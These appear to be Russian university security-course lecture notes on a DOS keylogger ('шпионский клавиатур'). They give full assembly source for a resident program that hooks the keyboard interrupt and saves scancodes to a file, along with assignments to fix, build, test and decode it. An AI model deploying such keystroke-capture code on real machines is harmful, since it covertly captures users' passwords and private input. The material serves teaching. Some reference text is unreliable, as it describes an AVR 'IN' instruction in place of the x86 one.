**Лекция 10. Спай. Шпионский клавиатур**

**Домашнее задание 1. Ответить до начала следующей лекции. Используя дедуктивный метод, методы социальной инженерии и знания, почерпнутые в курсе Лекций «БИС» дать ответ, существуют ли какая-либо связь между Папой, Виктором Гюго и Pythonом. Свинья: «Связь существует».**

**Упражнение 101 (на упражнения отвечать на ЛИСТОЧКАХ, которые нужно будет сдать в конце Лекции). Надеюсь, что Вы внимательно читали Лекцию 5 Лекций Зубовича и уже знаете, что такое 10-я функция 21h прерывания:**

**В тексте программы на языке записи алгоритмов ассемблер записаны следующие строки:**

**.data**

**Zu db “ЯД”**

**ZuZU dw 255 dup (?)**

**.code**

**…**

**LEA DX, Zu**

**MOV ah, 10**

**INT 21h**

**Сколько символов можно будет ввести пользователю в процессе выполнения функции 10 21h прерывания. И сколько раз можно будет стукнуть по различным клавишам на клавиатуре?**

**Домашнее задание 2 – до следующего вторника – решение в виде трёх файлов прислать на почту Zubovich@mail.ru Используя оболочку DosBox получить программу, которая позволяет определить, сколько на самом деле символов можно ввести с клавиатуры и сколько раз можно стукнуть по клавишам на клавиатуре. И ОПРЕДЕЛИТЬ, ЗАВИСИТ ЛИ КОЛИЧЕСТВО ВВОДИМЫХ СИМВОЛОВ ОТ CODEPAGE, используемой в данный момент в применяемых программных средствах. После чего, используя какой-либо отладчик ПОКАЗАТЬ на Экране, что находится в области памяти, начиная с адреса Zu.**

**Далее представлен текст на языке записи алгоритмов ассемблер, который, если его транслировать на машинный язык с получением объектного модуля, а затем, если этот объектный модуль линковать, он может быть преобразован в исполнимый модуль, который хранится на внешнем запоминающем устройстве, а при загрузке этого исполнимого модуля под управлением операционной системы в оперативную память ОН ПРЕВРАЩАЕТСЯ, ОН ПРЕВРАЩАЕТСЯ в ШПИОНСКУЮ РЕЗИДЕНТНУЮ ПРОГРАММУ, предназначенную для ПЕРЕХВАТА ПРЕРЫВАНИЯ ОТ КЛАВИАТУРЫ И ХРАНЕНИЯ НА ВНЕШНЕМ УСТРОЙСТВЕ КОДОВ КЛАВИШ, по которым СТУЧИТ пользователь (ИСХОДНЫЙ ТЕКСТ СОДЕРЖИТ ОШИБКИ, ХОТЯ ОН И ВЗЯТ ИЗ КНИГИ ПРО АССЕМБЛЕР И ЗАЩИТУ)…**

.model tiny

.code

org 100h

Begin:

jmp Install

Old09h dd ?

FName db 'myfile.bin',0

Max = 255

Count dw 0

Buf db 100h dup(?)

New09h:

push ds

push cs

pop ds

push ax

push bx

in al,60h

mov bx,Count

mov Buf[bx],al

inc Count

cmp bx,Max

jne BufNotFull

push cx

push dx

mov ah,3ch

mov cx,2

mov dx,offset FName

int 21h

mov bx,ax

mov ah,40h

mov cx,100h

mov dx,offset Buf

int 21h

mov ah,3eh

int 21h

pop dx

pop cx

BufNotFull:

pop bx

pop ax

pop ds

jmp DWORD PTR cs:Old09h

ResSize = $ - Begin

Install:

mov ax,3509h

int 21h

mov WORD PTR Old09h,bx

mov WORD PTR Old09h+2,es

mov ax,2509h

mov dx,offset New09h

int 21h


mov ax,3100h


mov dx,(ResSize+10fh)/16

int 21h

end Begin

**Толкование 101.**





***Толкование 102.* Алгоритм функционирования шпионского клавиатура:**

**Шаг 1. Инсталляция (Install) в оперативной памяти РЕЗИДЕНТНОЙ ЧАСТИ программы «Клавиатурный шпион»**

**Install:**

**mov ax,3509h**

**int 21h**

**mov WORD PTR Old09h,bx**

**mov WORD PTR Old09h+2,es**

**mov ax,2509h**

**mov dx,offset New09h**

**int 21h**

**mov ax,3100h**

**mov dx,(ResSize+10fh)/16**

**int 21h**

***Шаг 2. Перехват «стука» по клавиатуре с размещением характеристик «стука» в специальном буфере для хранения – в области памяти размером 255 байт.***

***New09h:***

***push ds***

***push cs***

***pop ds***

***push ax***

***push bx***

***in al,60h***

***mov bx,Count***

***mov Buf[bx],al***

***inc Count***

***cmp bx,Max***

***jne BufNotFull***

***Шаг 3. Если буфер «стуков» заполнен полностью, записать содержимое буфера в файл на внешнем устройстве и продолжить «перехват» - перейти к шагу 2.***

**push cx**

**push dx**

**mov ah,3ch**

**mov cx,2**

**mov dx,offset FName**

**int 21h**

**mov bx,ax**

**mov ah,40h**

**mov cx,100h**

**mov dx,offset Buf**

**int 21h**

**mov ah,3eh**

**int 21h**

**pop dx**

**pop cx**

**Шаг 4. Если буфер не заполнен полностью, просто ПРОДОЛЖИТЬ «ПЕРЕХВАТ», перейдя к ШАГУ 2.**

***ЖУЁМ ЧУПА-ЧУПС:***

**Шаг 1. Инсталляция (Install) в оперативной памяти РЕЗИДЕНТНОЙ ЧАСТИ программы «Клавиатурный шпион»**

**Install:**

**mov ax,3509h**

**int 21h**

**mov WORD PTR Old09h,bx**

**mov WORD PTR Old09h+2,es**

**mov ax,2509h**

**mov dx,offset New09h**

**int 21h**

**mov ax,3100h**

**mov dx,(ResSize+10fh)/16**

**int 21h**

***Функция 35H 21h прерывания:***

***Вход***

* ***AH = 35H***
* ***AL = номер прерывания (00H до 0ffH)***

***Выход***

* ***ES:BX = адрес обработчика прерывания***

***Описание:***

***возвращает значение вектора прерывания для INT (AL); то есть, загружает в BX 0000:[AL\*4], а в ES - 0000:[(AL\*4)+2].***

***Предупреждение:***

***Эта функция изменяет сегментный регистр ES.***

***Функция 25H 21h прерывания: установить вектор прерывания***

***Вход***

* ***AH = 25H***
* ***AL = номер прерывания***
* ***DS:DX = вектор прерывания: адрес программы обработки прерывания***
* ***Описание:***

***устанавливает значение элемента таблицы векторов прерываний для прерывания с номером AL равным DS:DX. это равносильно записи 4-байтового адреса в 0000:(AL\*4), но, в отличие от прямой записи, DOS здесь знает, что вы делаете, и гарантирует, что в момент записи прерывания будут заблокированы.***

***Предупреждение:***

***Не забудьте восстановить DS (если необходимо) после этого вызова.***

***Функция 31H 21h прерывания: завершиться и остаться резидентным***

***Вход***

* ***AH = 31H***
* ***AL = код выхода***
* ***DX = объем памяти, оставляемой резидентной, в параграфах***
* ***Описание:***

***выходит в родительский процесс, сохраняя код выхода в AL. код выхода можно получить через функцию 4dH Wait. DOS устанавливает начальное распределение памяти, как специфицировано в DX, и возвращает управление родительскому процессу, оставляя указанную память резидентной (число байт = DX \* 16). Эта функция перекрывает функцию INT 27H, которая не возвращает код выхода и неспособна установить резидентную программу, большую 64K.***

***Шаг 2. Перехват «стука» по клавиатуре с размещением характеристик «стука» в специальном буфере для хранения – в области памяти размером 255 байт.***

***New09h:***

***push ds***

***push cs***

***pop ds***

***push ax***

***push bx***

***in al,60h***

***mov bx,Count***


***mov Buf[bx],al***

***inc Count***


***cmp bx,Max***


***jne BufNotFull***

**Для того, чтобы разобраться, что такое «стук по клавише», необходимо прочитать следующий фрагмент из книги про ассемблер:**



***Упражнение 102: Что такое Scan-code и какой максимальный номер может быть у клавиши на клавиатуре И почему?***





**Таким образом, при нажатии и отпускании клавиши на клавиатуре в буфер клавиатуры?**

**Обманул? Куда? (смотри далее)…**

**попадает Scan-code этой клавиши. Основной командой шпионского клавиатура по обработке «стука» по клавише выступает команда**

**In al,60h. Пробуем разбираться что это за невиданная ранее никем из Вас rоманда. Или «виданная»?**

**Говорят (на помойке), что команда In**

|  |  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| **Команда IN - загрузить данные из порта I/O в регистр**  **Описание:**Команда загружает данные из пространства входа/выхода (порты, таймеры, регистры конфигурации и т.п.) в регистр Rd регистрового файла.  **Операция:**   |  |  |  |  | | --- | --- | --- | --- | | (i) | Pd<-- P | | | |  | Синтаксис | Операнды: | Счетчик программ: | | (i) | IN Rd,P | 0 < d < 31, 0 < P < 63 | PC<-- PC + 1 |   **Пример:**  in r25, $16 ; Считать Порт B  cpi r25, r4 ; Сравнить считанное значение с константой  breq exit ; Перейти если r25=4  . . .  exit: nop ; Перейти по назначению (пустая операция) |
| **Всё понятно?**  **Упражнение 103: Подскажите, что такое:**   * 1. **ПОРТ? (Не путать с разъёмом).**   2. **Регистровый файл?**   3. **Порт B ? (Не путать с разъёмом)**   **В нашем случае команда IN AL, 60h говорит процессору, что необходимо ПРОЧИТАТЬ значение ИЗ ПОРТА ВВОДА под номером 60H, которое сгенерировано ДРАЙВЕРОМ КЛАВИТУРЫ (где драйвер – специальная программа, осуществляющая преобразование механических воздействий на клавиатуре в соответствующее цифровое значение в зависимости от места механического воздействия (в зависимости от того, по какой клавише стукнули))**  **Упражнение 104:**  **Имеется фрагмент программы:**  in al,60h  mov bx,Count  mov Buf[bx],al  **и в момент выполнения происходит «стук» по клавише: а) на которой нарисован символ A латинское большое б). на которой нарисован символ Я русское - какие значения будут ПОМЕЩЕНЫ в РЕГИСТР AL. Нарисовать содержимое в 16 с.с.** |

**Таким образом, в результате «зубрежки» 10 (понимать ничего не нужно – нужно просто вызубрить) Вы должны вызубрить, что такое «резидентная программа», что такое «клавиатура», что такое «порт», что происходит по команде In, что такое scan-code, что такое «расширенный код ASCII символа», что нужно сделать, чтобы осуществить «перехват» прерывания, оставить программу резидентной, какие функции 21h прерывания используются для этого, обратив особое внимание НА КОМАНДУ**

jmp DWORD PTR cs:Old09h

И директиву:

ResSize = $ - Begin

**Упражнение 105 – Домашнее задание – выполнить до начала следующей Лекции – до 15.11.2022. Набрать текст шпионского клавиатура, представленный в Лекции и в книге про ассемблер, транслировать, линковать, получить исполнимый модуль, ПРОТЕСТИРОВАТЬ полученную программу, ИСПРАВИТЬ ОШИБКИ и прислать мне на почту РЕЗУЛЬТАТ проведенной работы – исправленный текст клавиатурного шпиона, исполнимый модуль исправленного и отчёт о проделанной работе с акцентацией внимания НА ОПИСАНИИ ОШИБОК, допущенных в исходном тексте в книге.**

**ЛАБОРАТОРНАЯ РАБОТА №3.**

**3.1. Изучить то, что в Лекции 10 называется «шпионский клавиатур», исправить ошибки и получить текст, полностью соответствующий постановке задачи «Спай» - получение в файле совокупности байт, которые содержат данные о процессе нажатия клавиш на клавиатуре. После чего получить программу, которая по информации, СОДЕРЖАЩЕЙСЯ В полученном ФАЙЛЕ, выводит на экран СООТВЕТСТВУЮЩУЮ ПОСЛЕДОВАТЕЛЬНОСТЬ СИМВОЛОВ, НАБРАННЫХ НА КЛАВИАТУРЕ. Например, если на клавиатуре были «натиснуты» клавиши F1, Shift, mama, Ctrl, Ввод, на экране должно получиться Mama. Сроки: 22.11.2021. Стоимость: Спай – 16 баллов. Решение может быть только в рамках DosBox и языка записи алгоритмов assembler.**

**3.2. Разработать, используя всё что угодно, средство для «парольной аутентификации» пользователей, но так, чтобы в качестве пароля использовалась не последовательность символов, а ПОСЛЕДОВАТЕЛЬНОСТЬ СТУКАНИЙ ПО КЛАВИШАМ. То есть сначала пользователь «регистрируется» - набирает login, потом – пароль – набор ТИСКАНИЙ на клавиши – например, F1, Shift, mama, Ctrl, Ввод. Данные о регистрации сохраняются на диске, которые затем используются для аутентификации пользователей. Проверить работоспособность средства как минимум для 5-ти пользователей. Срок – 6.12.2022. 32 балла.**